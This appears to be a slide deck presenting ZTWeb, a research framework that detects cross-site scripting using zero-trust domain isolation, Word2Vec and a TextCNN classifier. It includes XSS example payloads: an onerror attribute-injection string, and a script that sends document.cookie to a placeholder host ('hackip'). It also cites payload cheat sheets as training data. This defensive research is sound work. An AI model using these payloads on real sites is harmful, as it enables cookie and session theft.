ZTWeb:
Cross site scripting detection based on zero trust

《Computers & Security》

2023/07/20

張家維

CONTENT

01.

Introduction

Zero Trust

"never trust, always verify" (Rose et al., 2020)

Using strong authentication methods, leveraging network segmentation, preventing lateral movement, providing Layer 7 threat prevention

- **Users:**

User identity, application of "least access" policies, and verification of user device integrity.

- **Applications:**

Applications cannot be trusted and continuous monitoring at runtime is necessary to validate their behavior

- **Infrastructure:**

Infrastructure-related—routers, switches, cloud, IoT, and supply chain—must be addressed with a Zero Trust approach

XSS attack defense and zero trust


The static defense policy is difficult to adapt to the dynamic change of attack means.

Through continuous monitoring and evaluation of non-protected surface behaviors, and creates a gray “sometimes” area to the traditional blackand-white block-allow access model.

- Differentiation policy:
  Trust domain & untrusted domain.
- Dynamic authorization:
  Behavior sequence based on the untrusted domain & Adjust.
- Extraction of key features
  TextCNN model.

02. Methods & Implementation


ZTWeb



The Framework of ZTWeb

ZTWeb

1. Micro-segmentation




Trust Domain1:
The essence of policy-based XSS defense technology is to authorize the user of sensitive resources.

Trust Domain2:
Take differentiated authorization for different isolation domains and intercept illegal lateral movement between isolation domains

- protect surfaces
  1) Services based on sensitive data
  2) XSS-like code written by the developer

ZTWeb



- protect surfaces

  (1) Unique identification

  the script element and the img tag are isolated to the trust domain.

  ```
  <script
  accesstoken="050ed93d3ca311ed9871dce9948ef32c">
  Javascript Code
  </script>
  <img
  accesstoken="050ed93d3ca311ed9871dce9948ef32c"
  src="a.jpg" onclick="Javascript Code"></img>
  ```

  (2)Protecting sensitive data


  does not allow sensitive data exposure to other domains.


  (3) Preventing penetration

  Add a trust protection mechanism to restrict the untrusted domain. (Protection Module)

  (4) Data sharing

  Isolated domain in which the function caller resides





ZTWeb

- attack surfaces

Separate the attack surface from the trust domain

(1) resource authorization still requires continuous trust evaluation

Script element accept user input.

```
<script
var variable="<%=userinput%>";
</script>
```


(2)Launch XSS attack (alt attribute)

Tag attribute xss attack

```
<%! String data="xss \"
onerror=alert(document.cookie) title=\""; %>
<img accesstoken="trust id" src="a.jpg"
alt="<%=data%>"></img>
```

SetAttribute API to load user input data into the attribute.

ZTWeb




2. Build Behavior Sequence

Continuous trust evaluation and dynamic authorization to authorize resources for untrusted domain

- Untrusted domain as the basic monitoring unit
- Continuously records its resource access behavior

```
<script>
document.write(' <img src=
"http://hackip/xss?cookie=' +document.cookie+' "
width=0 height=0 border=0/>' );
</script>
```



Attribute behavior branch & Event branch divides the script domain into the

- initialization script branch
- tag creation
- tag modification branch

3. Feature extraction based on Word2Vec

The word embedding model can convert the behavior sequence into a word vector.

Word2Vec (Mikolov et al., 2013) is a language model proposed by Google in 2013.

- CBOW model
  can predict the probability of central words according to surrounding words.
- Skip-Gram model
  predict the probability of the surrounding words according to the central word.

a	0.0548	...	0.09767
tag	0.0603	...	-0.0304
click	0.0251	...	-0.0126
event	0.0508	...	-0.0024
document	0.0381	...	0.01289
cookie	0.0247	...	0.02343
api	0.0273	...	-0.0176
...	...	...	...


ZTWeb

- Skip-Gram model

1)Input layer
The one-hot encoding of the central word

2)Hidden layer
$WV \times N$, V represents the vocabulary size in the training sample, and N is the number of neurons.

3)Output layer
context of its specified window size



ZTWeb

- XSS detection based on TextCNN

Constructed behavior sequence is a short text and the low-latency scene of detection,TextCNN has a simple structure, fast training, and retains the semantic relationship between word. (Keras & Tensorflow)

1)Word embedding

Each behavior sequence can be represented by a single-channel N*d matrix.

2)Convolution Layer

$$t_i = f(w \cdot R_{i:i+h-1} + b) \qquad t = [t_1, t_2, \ldots, t_{n-h+1}]$$

three convolution kernels with different window sizes to extract different features of the behavioral sequence.

3)Pooling layer and fully connected layer


$$t' = \max(t)$$

pooling layer adopts the max pooling, and fully connected layer splices each feature into a length of 3 * m.


4)Output layer: Softmax function

ZTWeb

- XSS detection based on TextCNN



ZTWeb



Implement of the ZTWeb

03. Experiment

Enviroment

- Win10 64-bit operating system
- i5-1135G7,8-core processor
- 16GB RAM
- Python 3.9
- keras2.9.0

Experiment

- Dataset
  (XSS attack behavior sequences)

1. XSS Filter Evasion Cheat Sheet (PortSwigger Research, 2022)
2. XSS Payload Dataset (Payloadbox, 2020)

The dataset includes 954 benign and 3365 malicious samples
80% of which are used to train the model and 20% to test.

Confusion matrix.

	Actual XSS	Actual Non-XSS
Predicted XSS	TP	FP
Predicted Non-XSS	FN	TN

Result of detection by TextCNN.

Accuracy	Weight Precision	Weight Recall	Weight F1
0.997093	0.997107	0.997093	0.997091

Experiment

Call 1000 times in the trust and untrusted domains, respectively, and calculate the average time.

Script delay.

Type	ZTWeb		Without ZTWeb
	Trust Domain	Untrusted Domain	
innerHTML	0.123 ms	0.198 ms	0.014 ms
read cookie	0.109 ms	0.186 ms	0.039 ms
document.write	0.181 ms	0.332 ms	0.023 ms
ajax	2.139 ms	11.139 ms	1.313 ms

04. Conclusions

Conclusion

1. The model intercepts the attack surfaces penetration by isolating the protected surface, which guarantees the developer codes resource authorization
2. TextCNN model to identify whether the behavior sequence is an XSS attack to adjust the resource authorization of untrusted domains dynamically.
3. (Future) modify the browser kernel to monitor the behavior in the domain more comprehensively and accurately

Q & A